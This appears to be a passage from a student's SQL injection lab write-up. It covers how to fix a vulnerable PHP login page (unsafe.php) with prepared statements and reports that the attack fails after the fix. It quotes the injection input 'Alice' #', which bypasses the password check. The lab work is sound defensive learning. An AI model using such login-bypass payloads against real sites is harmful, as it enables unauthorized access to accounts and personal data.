
Trying to get user info of Alice.



Which is as following as the site accepted Alice's modified credentials.

A vulnerability has been spotted in the code of defense site in the **unsafe.php** file. This vulnerability even allows as simple an SQL statement as **Alice' #**


To make prepared statements I have commented the already present vulnerability from line 25 to 38. Then continuing from line 39 I wrote the code where username and password are not just accepted as any input placed in the parameter. Then I bound the parameter with username input and hashed password continuing to the statement where only these parameters will be executed. When executed upon success the user id, name, eid, salary and ssn parameters will be fetched from the database. Finally closing it to prevent anymore vulnerabilities as to include other statements.



Now copying the **unsafe.php** file to the Web container in the defense folder.

```
01/01/23]seed@VM:~/.../defense$ ls
getinfo.php  index.html  style_home.css  unsafe.php
01/01/23]seed@VM:~/.../defense$ gedit unsafe.php
^C
01/01/23]seed@VM:~/.../defense$ docker cp unsafe.php dc6e22bf255f:
var/www/SQL_Injection/defense
```

Now trying the attack.



And the attack didn't work as nothing appeared which is more like no result and closed.